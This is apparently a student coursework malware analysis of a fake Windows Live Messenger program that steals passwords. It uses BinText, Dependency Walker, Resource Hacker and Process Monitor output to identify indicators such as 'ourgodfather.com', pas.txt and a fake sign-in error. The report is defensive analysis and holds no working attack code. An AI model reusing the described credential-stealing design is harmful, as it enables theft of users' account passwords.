TASK 1 – CMT121


MALWARE ANALYSIS

1667866

Windows live messenger.exe Malware analysis

Significant strings and imports

After investigating the file using BinText, figure (2) the following suspect strings were obtained:



"C:\Documents and Settings\Administrator\Desktop\Windows Live Messenge...

File to scan: C:\Documents and Settings\Administrator\Desktop\Wind

Advanced view — Time taken : 0.375 secs — Text size: 82076 bytes (80.15K)

```
File pos        Mem pos         ID   Text
A 000000170745  000000577345    0    TabOrder
A 000000170750  000000577350    0    OnClick
A 000000170759  000000577359    0    CheckBox6Click
A 00000017076B  00000057736B    0    ‖TTabSheet‖TabSheet2
A 000000170780  000000577380    0    Caption
A 000000170789  000000577389    0    Other
A 00000017078F  00000057738F    0    ImageIndex
A 00000017079C  00000057739C    0    ‖TGroupBox‖GroupBox4
A 0000001707BE  0000005773BE    0    Width
A 0000001707C7  0000005773C7    0    Height
A 0000001707D0  0000005773D0    0    Caption
A 0000001707D9  0000005773D9    0    Send Password to email:
A 0000001707F1  0000005773F1    0    TabOrder
```


Ready — AN: 7082 — UN: 59 — RS: 321 — pass

Figure 1, BINTEXT, string search

Send password to email:	yourpassword@password.com	/pas.txt
Save password in:	www.ourgodfather.com	Msnsetting.dat
Hello	WriteFile	
Filename : pas.txt		

The strings found might confirm suspensions that the virus is a password stealer, but the string analysis is not conclusive. The string "www.ourgodfather.com" refers to a potentially malicious website that when entering doesn't seem to have any significant information and might be no longer supported by its creators.

Using Dependency walker, figure (3), kernel32.dll was identified as a notable import which calls functions responsible for creating, deleting, and writing files. Further investigation identified shell32.dll is a library that contains windows shell API functions. The last significant import was user32.dll which could manipulate keyboard input/output related information. Most significant imports, indicate potential malicious activity.



```
WINDOWS LIVE MESSENGER.EXE
    KERNEL32.DLL
        NTDLL.DLL
        NTDLL.DLL
    USER32.DLL
    ADVAPI32.DLL
    OLEAUT32.DLL
    KERNEL32.DLL
    ADVAPI32.DLL
    KERNEL32.DLL
    VERSION.DLL
    GDI32.DLL
    USER32.DLL
    KERNEL32.DLL
    OLEAUT32.DLL
    OLE32.DLL
    OLEAUT32.DLL
    COMCTL32.DLL
    SHELL32.DLL
    SHELL32.DLL
    COMDLG32.DLL
```

PI	Ordinal ^	Hint	Function	Entry Point
C	N/A	0 (0x0000)	SystemTimeToFileTime	Not Bound
C	N/A	0 (0x0000)	GetLocalTime	Not Bound
C	N/A	0 (0x0000)	DeleteCriticalSection	Not Bound
C	N/A	0 (0x0000)	LeaveCriticalSection	Not Bound
C	N/A	0 (0x0000)	EnterCriticalSection	Not Bound
C	N/A	0 (0x0000)	InitializeCriticalSection	Not Bound
C	N/A	0 (0x0000)	VirtualFree	Not Bound
C	N/A	0 (0x0000)	VirtualAlloc	Not Bound
C	N/A	0 (0x0000)	LocalFree	Not Bound
C	N/A	0 (0x0000)	LocalAlloc	Not Bound
C	N/A	0 (0x0000)	GetVersion	Not Bound
C	N/A	0 (0x0000)	GetCurrentThreadId	Not Bound
C	N/A	0 (0x0000)	InterlockedDecrement	Not Bound
C	N/A	0 (0x0000)	InterlockedIncrement	Not Bound
C	N/A	0 (0x0000)	VirtualQuery	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
C	1 (0x0001)	0 (0x0000)	ActivateActCtx	0x0000A6D4
C	2 (0x0002)	1 (0x0001)	AddAtomA	0x00035505
C	3 (0x0003)	2 (0x0002)	AddAtomW	0x000326D9
C	4 (0x0004)	3 (0x0003)	AddConsoleAliasA	0x00071CDF
C	5 (0x0005)	4 (0x0004)	AddConsoleAliasW	0x00071CA1
C	6 (0x0006)	5 (0x0005)	AddLocalAlternateComputerNameA	0x00059382
C	7 (0x0007)	6 (0x0006)	AddLocalAlternateComputerNameW	0x00059266
C	8 (0x0008)	7 (0x0007)	AddRefActCtx	0x0002BEF9
C	9 (0x0009)	8 (0x0008)	AddVectoredExceptionHandler	NTDLL.RtlAddVectoredExceptionHandler
C	10 (0x000A)	9 (0x0009)	AllocConsole	0x00072331
C	11 (0x000B)	10 (0x000A)	AllocateUserPhysicalPages	0x0005F61A

^	Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum	CPU	Subsystem	Symbols	Preferred Base	Actual Base	Virtual Size	Load Order	File Ver
	MSJAVA.DLL	Error opening file. The system cannot find the file specified (2).													
	MPR.DLL	12/01/2007 12:25a	11/30/2007 6:53p	59,904	A	0x0001B8CE	0x0001B8CE	x86	Console	CV	0x71B20000	Unknown	0x00012000	Not Loaded	5.1.2600.3264
	ADVAPI32.DLL	12/01/2007 12:25a	11/30/2007 6:51p	617,472	A	0x000A0DB2	0x000A0DB2	x86	Console	CV	0x77DD0000	Unknown	0x0009B000	Not Loaded	5.1.2600.3264
	COMCTL32.DLL	12/01/2007 12:27a	11/30/2007 6:51p	1,054,208	RA	0x0010F9DE	0x0010F9DE	x86	GUI	CV	0x773D0000	Unknown	0x00103000	Not Loaded	6.0.2900.3264
	COMDLG32.DLL	12/01/2007 12:25a	11/30/2007 6:52p	276,992	A	0x00046998	0x00046998	x86	GUI	CV	0x763B0000	Unknown	0x00049000	Not Loaded	6.0.2900.3264
	GDI32.DLL	12/01/2007 12:25a	11/30/2007 6:52p	284,672	A	0x0004E0B2	0x0004E0B2	x86	Console	CV	0x77F10000	Unknown	0x00049000	Not Loaded	5.1.2600.3264

Figure 2, dependency walker

Malware host-based and network indicators:

Host-base:


- Msnsettings.dat
- Pas.txt

Network:

- yourpassword@password.com
- www.ourgodfather.com


Resource hack:

Processing the application with resource hack yielded the following, figure (4, 5):



```
    4091 : 0
    4092 : 0
    4093 : 0
    4094 : 0
    4095 : 0
    4096 : 0
RCData
    DESCRIPTION : 0
    DVCLAL : 0
    PACKAGEINFO : 0
    TFORM1 : 0
    TFORM2 : 0
    TFORM3 : 0
    TFORM5 : 0
Cursor Group
    32761 : 0
    32762 : 0
    32763 : 0
    32764 : 0
    32765 : 0
    32766 : 0
    32767 : 0
```

Figure 3, Resource hacker directory list



```
object Form3: TForm3
  Left = 292
  Top = 163
  Width = 414
  Height = 555
  Caption = 'Password show options'
  Color = clBtnFace
  Font.Charset = DEFAULT_CHARSET
  Font.Color = clWindowText
  Font.Height = -11
  Font.Name = 'MS Sans Serif'
  Font.Style = []
  OldCreateOrder = False
  OnClose = FormClose
  OnCreate = FormCreate
  OnDestroy = FormDestroy
  PixelsPerInch = 96
  TextHeight = 13
  object Label1: TLabel
    Left = 10
    Top = 14
    Width = 182
    Height = 13
    Caption = 'Created By Our Godfather From:'
    Font.Charset = DEFAULT_CHARSET
    Font.Color = clWindowText
    Font.Height = -11
    Font.Name = 'MS Sans Serif'
    Font.Style = [fsBold]
    ParentFont = False
  end
  object Label2: TLabel
    Left = 201
    Top = 9
    Width = 184
    Height = 20
    Cursor = crHandPoint
    Caption = 'www.ourgodfather.com'
    Font.Charset = DEFAULT_CHARSET
    Font.Color = clBlue
    Font.Height = -16
    Font.Name = 'MS Sans Serif'
    Font.Style = [fsBold, fsUnderline]
    ParentFont = False
    OnClick = Label2Click
  end
  object PageControl1: TPageControl
    Left = 6
    Top = 40
    Width = 395
    Height = 449
    ActivePage = TabSheet1
    Style = tsFlatButtons
    TabOrder = 0
    object TabSheet1: TTabSheet
      Caption = 'Main'
      object Label3: TLabel
```

Figure 4, TFORM3, highly suspect form

Multiple forms have been identified, the most notable was "TForm 3" and "TForm 5". Which both appear to be of malicious purpose containing the following captions/strings:

Password show options	www.ourgodfather.com	Created By Our Godfather From:'
Once Sign in is clicked do:	Terminate the applicationa and run the real msn	
Show an error Message		

TFORM3 appears to be where the attacker can further configure the malware. The dynamic analysis has not foundTFORM3 and 5 which might hint that it's a hidden form, especially as it contained labels such "smtp host:" .

Malware mechanisms and specifics

The software appears to be a normal windows live messenger application, however, upon running the programme the sign-in screen, figure (7), doesn't server it's purpose and when clicking sign-in an error pop up, figure (6).





Figure 5, windows lives messenger main screen



Sorry, we were unable to sign you into Windows Live Messenger at this time. Please try again later.


To let us try and troubleshoot the problem, click the Troubleshoot button.

Error Code: 80072ee7

Figure 6, sing-in error


Using process monitor (procmon.exe), figure (8), and filtering the processes and operations accordingly, figure (9). It has been noted that WindowsLiveMessenger.exe, creates two files after clicking the sign-in button:

- Msnsettings.dat, figure (10):
  - Appears to be a configuration file, like the file provided initially for investigation. Some minor differences have been found, such as the string hello. Investigating the provided msnsettings.dat, figure (11), indicates a possibility that the credentials found in the file are the hacker's information.
- Pas.txt, figure (10):
  - This file stored the credentials of the victim.



```
Process Monitor - Sysinternals: www.sysinternals.com
File  Edit  Event  Filter  Tools  Options  Help

Time of Day        Process Name      PID  Operation        Path                                                            Result           Detail
3:27:45.4228199 PM Windows Live ...  2512 Process Start                                                                    SUCCESS          Parent PID: 1652, Command line: "C:\Documents and Se...
3:27:45.4228227 PM Windows Live ...  2512 Thread Create                                                                    SUCCESS          Thread ID: 2516
3:27:45.4325111 PM Windows Live ...  2512 QueryNameInfo... C:\Documents and Settings\Administrator\Desktop\courseworkmalw...SUCCESS          Name: \Documents and Settings\Administrator\Desktop\...
3:27:45.4326558 PM Windows Live ...  2512 Load Image       C:\Documents and Settings\Administrator\Desktop\courseworkmalw...SUCCESS          Image Base: 0x400000, Image Size: 0x179000
3:27:45.4327818 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\ntdll.dll                                   SUCCESS          Image Base: 0x7c900000, Image Size: 0xaf000
3:27:45.4327986 PM Windows Live ...  2512 QueryNameInfo... C:\Documents and Settings\Administrator\Desktop\courseworkmalw...SUCCESS          Name: \Documents and Settings\Administrator\Desktop\...
3:27:45.4329514 PM Windows Live ...  2512 CreateFile       C:\WINDOWS\Prefetch\WINDOWS LIVE MESSENGER.EXE-0BC...           NAME NOT FOUND   Desired Access: Generic Read, Disposition: Open, Option...
3:27:45.4332229 PM Windows Live ...  2512 RegOpenKey       HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File ... NAME NOT FOUND   Desired Access: Read
3:27:45.4334193 PM Windows Live ...  2512 CreateFile       C:\Documents and Settings\Administrator\Desktop\courseworkmalw...SUCCESS          Desired Access: Execute/Traverse, Synchronize, Disposit...
3:27:45.4349044 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\kernel32.dll                                SUCCESS          Image Base: 0x7c800000, Image Size: 0xf6000
3:27:45.4351486 PM Windows Live ...  2512 RegOpenKey       HKLM\System\CurrentControlSet\Control\Terminal Server           SUCCESS          Desired Access: Read
3:27:45.4351659 PM Windows Live ...  2512 RegQueryValue    HKLM\System\CurrentControlSet\Control\Terminal Server\TSAppCo...SUCCESS          Type: REG_DWORD, Length: 4, Data: 0
3:27:45.4351849 PM Windows Live ...  2512 RegCloseKey      HKLM\System\CurrentControlSet\Control\Terminal Server           SUCCESS
3:27:45.4357478 PM Windows Live ...  2512 ReadFile         C:\Documents and Settings\Administrator\Desktop\courseworkmalw...SUCCESS          Offset: 627,200, Length: 10,240, I/O Flags: Non-cached, ...
3:27:45.4366795 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\user32.dll                                  SUCCESS          Image Base: 0x7e410000, Image Size: 0x91000
3:27:45.4368466 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\gdi32.dll                                   SUCCESS          Image Base: 0x77f10000, Image Size: 0x49000
3:27:45.4370430 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\advapi32.dll                                SUCCESS          Image Base: 0x77dd0000, Image Size: 0x9b000
3:27:45.4372156 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\rpcrt4.dll                                  SUCCESS          Image Base: 0x77e70000, Image Size: 0x92000
3:27:45.4373743 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\secur32.dll                                 SUCCESS          Image Base: 0x77fe0000, Image Size: 0x11000
3:27:45.4375623 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\oleaut32.dll                                SUCCESS          Image Base: 0x77120000, Image Size: 0x8b000
3:27:45.4377221 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\msvcrt.dll                                  SUCCESS          Image Base: 0x77c10000, Image Size: 0x58000
3:27:45.4379316 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\ole32.dll                                   SUCCESS          Image Base: 0x774e0000, Image Size: 0x13d000
3:27:45.4381836 PM Windows Live ...  2512 Load Image       C:\WINDOWS\system32\version.dll                                 SUCCESS          Image Base: 0x77c00000, Image Size: 0x8000
3:27:45.4383884 PM Windows Live ...  2512 RegOpenKey       HKLM\Software\Microsoft\Windows\CurrentVersion\SideBySide\As... NAME NOT FOUND   Desired Access: Enumerate Sub Keys
3:27:45.4384568 PM Windows Live ...  2512 FileSystemControlC:\Documents and Settings\Administrator\Desktop\courseworkmalw...SUCCESS          Control: FSCTL_IS_VOLUME_MOUNTED
3:27:45.4385555 PM Windows Live ...  2512 QueryOpen        C:\Documents and Settings\Administrator\Desktop\courseworkmalw...NAME NOT FOUND
3:27:45.4401034 PM Windows Live ...  2512 QueryOpen        C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_...     SUCCESS          CreationTime: 6/28/2012 3:09:08 PM, LastAccessTime: ...
3:27:45.4402797 PM Windows Live      2512 CreateFile       C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls         SUCCESS          Desired Access: Execute/Traverse, Synchronize, Disposit
```

Figure 7, procmon.exe



Process Monitor Filter

Display entries matching these conditions:


Architecture | is | | then Include

Reset | Add | Remove

Column	Relation	Value	Action
